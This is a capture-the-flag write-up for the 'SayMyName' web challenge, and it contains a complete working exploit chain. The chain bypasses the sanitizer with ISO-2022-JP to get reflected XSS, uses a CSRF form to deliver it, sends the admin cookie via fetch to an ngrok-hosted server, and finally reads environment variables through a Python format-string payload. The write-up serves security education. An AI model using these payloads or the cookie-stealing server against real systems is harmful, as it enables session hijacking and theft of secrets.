
Statement #
Just printing your name, what could go wrong?
Author: Fayred
Overview #
.
├── app.py
├── bot.py
├── docker-compose.yml
├── Dockerfile
├── requirements.txt
├── static
│   └── images
│       └── cat.jpg
└── templates
    ├── admin.html
    ├── index.html
    └── your-name.html

4 directories, 9 files
The challenge is minimal: a page that reflects a first name and a protected /admin route. The goal is to leak the $FLAG environment variable.
docker-compose.yml:
services:
  saymyname:
    build: .
    image: saymyname:latest
    ports:
      - "5000:5000"
    environment:
      - FLAG=PWNME{FAKE_FLAG}
Solution #
The solution starts by examining the routes and the way user input is processed. We will build each primitive progressively until we obtain the flag.
1. Identify the two vulnerable primitives #
First, we need to identify the primitives that make up the exploit chain. Let us begin with app.py:
Show application source
from flask import Flask, render_template, request, Response, redirect, url_for
from bot import visit_report
from secrets import token_hex

X_Admin_Token = token_hex(16)

def run_cmd(): # I will do that later
    pass

def sanitize_input(input_string):
    input_string = input_string.replace('<', '')
    input_string = input_string.replace('>', '')
    input_string = input_string.replace('\'', '')
    input_string = input_string.replace('&', '')
    input_string = input_string.replace('"', '\\"')
    input_string = input_string.replace(':', '')
    return input_string

app = Flask(__name__)

@app.route('/admin', methods=['GET'])
def admin():
    if request.cookies.get('X-Admin-Token') != X_Admin_Token:
        return 'Access denied', 403

    prompt = request.args.get('prompt')
    return render_template('admin.html', cmd=f"{prompt if prompt else 'prompt$/>'}{run_cmd()}".format(run_cmd))

@app.route('/', methods=['GET'])
def index():
    return render_template('index.html')

@app.route('/your-name', methods=['POST'])
def your_name():
    if request.method == 'POST':
        name = request.form.get('name')
        return Response(render_template('your-name.html', name=sanitize_input(name)), content_type='text/html')

@app.route('/report', methods=['GET'])
def report():
    url = request.args.get('url')
    if url and (url.startswith('http://') or url.startswith('https://')):
        print(f'Visit: {url} | X-Admin-Token: {X_Admin_Token}')
        visit_report(url, X_Admin_Token)
    return redirect(url_for('index'))

app.run(debug=False, host='0.0.0.0')
The application exposes four routes:
- /
- /admin
- /report
- /your-name
All routes are accessible except /admin. The /report route asks the bot to visit a URL, a common pattern in client-side challenges. The /your-name route receives name via POST, passes it through a custom filter, then returns a Response with Content-Type: text/html and no charset. Meanwhile, /admin protects a second primitive: the prompt value is first interpolated by the f-string, and the result is then passed through .format().
At first glance, sanitize_input() might appear sufficient: angle brackets, single quotes, and ampersands are removed, while double quotes are escaped. That assumption fails because of the exact context in your-name.html:
<style>
    .image-container {
        position: relative;
        width: 100%;
        max-width: 600px;
        text-align: center;
    }
    .image-container img {
        width: 100%;
        height: auto;
        text-align: center;
    }
    .image-container .text {
        position: absolute;
        top: 50%;
        left: 50%;
        transform: translate(-50%, -50%);
        color: white;
        font-size: 24px;
        font-weight: bold;
        text-shadow: 2px 2px 5px rgba(0, 0, 0, 0.7);
    }
</style>
<div class="image-container">
    <img src="{{ url_for('static', filename='images/cat.jpg') }}" alt="cat">
    <a class="text" id="behindthename-redirect" href='https://www.behindthename.com/names/search.php?terms={{name}}' onfocus='document.location="https://www.behindthename.com/names/search.php?terms={{name|safe}}"'>Hello {{name}} !</a>
</div>
The name value is reflected twice, in href and onfocus. In onfocus, the |safe filter prevents Jinja from applying its own escaping. The minimal payload therefore needs to close the JavaScript string delimited by ", but the application first turns " into \".
The code thus exposes two primitives: reflection inside a JavaScript event handler served without an explicit charset, followed by double Python interpolation after authentication. We now need to neutralize the backslash added by the filter.
2. Neutralize escaping with ISO-2022-JP #
This step must make the browser interpret the quote as a delimiter despite the \ inserted by sanitize_input(). We force the browser to detect ISO-2022-JP, an encoding that can switch among several character sets (ASCII, JIS X 0201, and JIS X 0208).
It starts in ASCII and includes the following escape sequences:
ESC ( Bto switch to ASCII (1 byte per character)ESC ( Jto switch to JIS X 0201-1976 (ISO/IEC 646:JP) Roman set (1 byte per character)ESC $ @to switch to JIS X 0208-1978 (2 bytes per character)ESC $ Bto switch to JIS X 0208-1983 (2 bytes per character)
These switches can neutralize backslash escaping. A single escape sequence is usually enough for the response to be detected as ISO-2022-JP.
The bytes 0x1b 0x28 0x4a switch to JIS X 0201-1976. This table is mostly ASCII-compatible, but two bytes differ:

A simple " therefore fails: the filter produces \", and the quote remains inside the string. By contrast, byte 0x5c becomes ¥ instead of \, and 0x7e becomes ‾ instead of ~. The minimal payload sends ESC ( J (%1b%28%4a) followed by ". The backslash inserted by the application is then decoded as ¥, neutralizing the escape.
By intercepting the POST to /your-name and sending name=%1b%28%4a"payload, Firefox, which is used by bot.py, interprets the response as expected:
Response:
<style>
.image-container {
position: relative;
width: 100%;
max-width: 600px;
text-align: center;
}
.image-container img {
width: 100%;
height: auto;
text-align: center;
}
.image-container .text {
position: absolute;
top: 50%;
left: 50%;
transform: translate(-50%, -50%);
color: white;
font-size: 24px;
font-weight: bold;
text-shadow: 2px 2px 5px rgba(0, 0, 0, 0.7);
}
</style>
<div class="image-container">
<img src="/static/images/cat.jpg" alt="cat">
<a class="text" id="behindthename-redirect" href='https://www.behindthename.com/names/search.php?terms=¥"payload' onfocus='document.location="https://www.behindthename.com/names/search.php?terms=¥"payload"'>Hello ¥"payload !</a>
</div>The result confirms that the quote closes the string in onfocus.
Double-quote escaping could also be canceled with \", without relying on the ISO-2022-JP differential.
The XSS primitive is ready, but /your-name only accepts POST. We now need to make the bot submit the request itself and trigger onfocus.
3. Trigger the RXSS through CSRF #
We now need to trigger the reflected XSS from an attacker-controlled page. The /your-name code requires a POST request, while the vulnerable JavaScript only runs when the #behindthename-redirect link receives focus. Direct navigation with the payload in the URL is therefore insufficient: it neither places name in the correct request body nor focuses the link.
The route nevertheless accepts a cross-origin application/x-www-form-urlencoded POST without requiring a CSRF token. A cross-site form can therefore submit the payload. Appending the #behindthename-redirect fragment to the action focuses the targeted link. Here is the minimal payload generated with Burp:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="http://localhost:5000/your-name#behindthename-redirect" method="POST">
<input type="hidden" name="name" value="(J";alert(0);" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>The test successfully triggers the RXSS with alert(0):

The proof of concept confirms JavaScript execution. However, the redirect built into the handler remains a problem for a more complex payload: the next step must neutralize it long enough to exfiltrate the cookie.
4. Exfiltrate the administrator cookie #
The next step is to retrieve X-Admin-Token from the bot’s browser. In bot.py, this cookie is explicitly created with httpOnly: False, so the injected JavaScript can read it through document.cookie.
Here is the relevant code for serving the CSRF page and receiving the cookie:
Show exfiltration server
# pip install requests flask ngrok
# export NGROK_AUTHTOKEN=xxx
# curl http://localhost:1337/exploit

from flask import Flask, request
import ngrok
import base64
import requests
import time

listener = ngrok.forward(1337, authtoken_from_env=True)
NGROK_HOST = listener.url()
CHALLENGE_HOST = 'http://localhost:5000/'

def sanitizer_bypass():
    url = NGROK_HOST + '/recv-cookie?r='
    # change redirect to /wait to trigger XSS
    payload = f"\x1b\x28\x4a\"[0]=String.fromCharCode({ord('#')});fetch(String.fromCharCode({','.join(str(ord(c)) for c in url)})+btoa(document.cookie));//"
    return payload

def html_entities(value):
    payload = "".join(f"&#{ord(c)};" if not c.isalnum() else c for c in value)
    return payload

def craft_csrf(payload):
    return f"""
    <html>
    <body>
        <form action="http://127.0.0.1:5000/your-name#behindthename-redirect" method="POST">
        <input type="hidden" name="name" value="{payload}" />
        <input type="submit" value="Submit request" />
        </form>
        <script>
        history.pushState('', '', '/');
        document.forms[0].submit();
        </script>
    </body>
    </html>
    """

payload1 = sanitizer_bypass()
payload2 = html_entities(payload1)
csrf_payload = craft_csrf(payload2)

app = Flask(__name__)

@app.route('/exploit')
def exploit():
    requests.get(f'{CHALLENGE_HOST}/report?url={NGROK_HOST}/csrf')
    return 'exploit'

@app.route('/csrf')
def csrf():
    return csrf_payload

@app.route('/recv-cookie')
def recv_cookie():
    cookie = base64.b64decode(request.args.get('r')).decode()
    print(f'[+] Cookie: {cookie}')
    return ''

app.run(host='0.0.0.0', port=1337)
Direct exfiltration attempts using ordinary string literals fail because of the filter, while the redirect interrupts execution. We therefore use String.fromCharCode to construct the required strings without reintroducing filtered characters. Conceptually, the chained assignment is document.location = ("…¥"[0] = String.fromCharCode(35)): the inner assignment produces #, and the outer assignment sets document.location to that fragment. This replaces the external navigation with a local fragment, prevents a reload, and allows the script to keep running. It then sends btoa(document.cookie) to the attacker’s server.
Run the program and visit /exploit to launch the attack. The output confirms that the administrator cookie is received:
$ python solver2.py
 * Serving Flask app 'solver2'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:1337
 * Running on http://192.168.1.38:1337
Press CTRL+C to quit
127.0.0.1 - - [28/Feb/2025 19:41:43] "GET /csrf HTTP/1.1" 200 -
[+] Cookie: X-Admin-Token=ca92c81597f1956c580ecae73324591a
127.0.0.1 - - [28/Feb/2025 19:41:43] "GET /recv-cookie?r=WC1BZG1pbi1Ub2tlbj1jYTkyYzgxNTk3ZjE5NTZjNTgwZWNhZTczMzI0NTkxYQ== HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 19:41:44] "GET /exploit HTTP/1.1" 200 -
We can then access /admin with the leaked cookie:
$ curl http://localhost:5000/admin -H "Cookie: X-Admin-Token=ca92c81597f1956c580ecae73324591a" -i
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.9.4
Date: Fri, 28 Feb 2025 18:47:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 218
Connection: close
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Admin</title>
</head>
<body>
prompt$/>None
</body>Access to /admin is now established. The remaining task is to exploit the second primitive identified earlier, escape the harmless prompt$/>None output, and reach the flag.
5. Read the flag through the Python format string #
All that remains is to read the FLAG environment variable. The /admin route contains the relevant code:
@app.route('/admin', methods=['GET'])
def admin():
    if request.cookies.get('X-Admin-Token') != X_Admin_Token:
        return 'Access denied', 403

    prompt = request.args.get('prompt')
    return render_template('admin.html', cmd=f"{prompt if prompt else 'prompt$/>'}{run_cmd()}".format(run_cmd))
An ordinary prompt value is only displayed: the first interpolation by the f-string does not evaluate it as a Python expression. However, the result is then reused by .format(run_cmd). This second interpolation makes fields from the attacker-controlled {...} parameter active.
We use the function object passed to format() and its __globals__ attribute to reach os.environ, imported by Flask. The minimal payload is:
{.__globals__[Flask].get.__globals__[os].environ[FLAG]}The response then contains the value of FLAG. Every step is now in place, so they can be chained into a single exploit.
Complete exploit #
The final exploit automates the CSRF, RXSS, cookie exfiltration, and flag retrieval:
Show complete exploit
# pip install requests flask ngrok
# export NGROK_AUTHTOKEN=xxx
# curl http://localhost:1337/exploit

# CSRF to RXSS to Format String Vuln
# RXSS (sanitizer bypass) -> https://www.sonarsource.com/blog/encoding-differentials-why-charset-matters/

from flask import Flask, request
import ngrok
import base64
import requests
import time

listener = ngrok.forward(1337, authtoken_from_env=True)
NGROK_HOST = listener.url()
CHALLENGE_HOST = 'http://localhost:5000/'

def sanitizer_bypass():
    url = NGROK_HOST + '/recv-cookie?r='
    # change redirect to /wait to trigger XSS
    payload = f"\x1b\x28\x4a\"[0]=String.fromCharCode({ord('#')});fetch(String.fromCharCode({','.join(str(ord(c)) for c in url)})+btoa(document.cookie));//"
    return payload

def html_entities(value):
    payload = "".join(f"&#{ord(c)};" if not c.isalnum() else c for c in value)
    return payload

def craft_csrf(payload):
    return f"""
    <html>
    <body>
        <form action="http://127.0.0.1:5000/your-name#behindthename-redirect" method="POST">
        <input type="hidden" name="name" value="{payload}" />
        <input type="submit" value="Submit request" />
        </form>
        <script>
        history.pushState('', '', '/');
        document.forms[0].submit();
        </script>
    </body>
    </html>
    """

payload1 = sanitizer_bypass()
payload2 = html_entities(payload1)
csrf_payload = craft_csrf(payload2)

app = Flask(__name__)

@app.route('/exploit')
def exploit():
    requests.get(f'{CHALLENGE_HOST}/report?url={NGROK_HOST}/csrf')
    return 'exploit'

@app.route('/csrf')
def csrf():
    return csrf_payload

@app.route('/recv-cookie')
def recv_cookie():
    cookie = base64.b64decode(request.args.get('r')).decode()
    print(f'[+] Cookie: {cookie}')

    format_string_payload = '{.__globals__[Flask].get.__globals__[os].environ[FLAG]}'
    r = requests.get(f'{CHALLENGE_HOST}/admin?prompt={format_string_payload}', headers={'Cookie': cookie})
    print(f'[+] Flag: {r.text}')
    return 'Thanks for the flag ;-)'

app.run(host='0.0.0.0', port=1337)
Flag: PWNME{b492b312612c741b3b6597f925f88198}
Conclusion #
SayMyName combines two weaknesses: an HTML response without an explicit charset and a Python string that is formatted twice. The encoding differential yields an RXSS, the administrator bot then exposes its cookie, and the format string provides access to os.environ and the flag.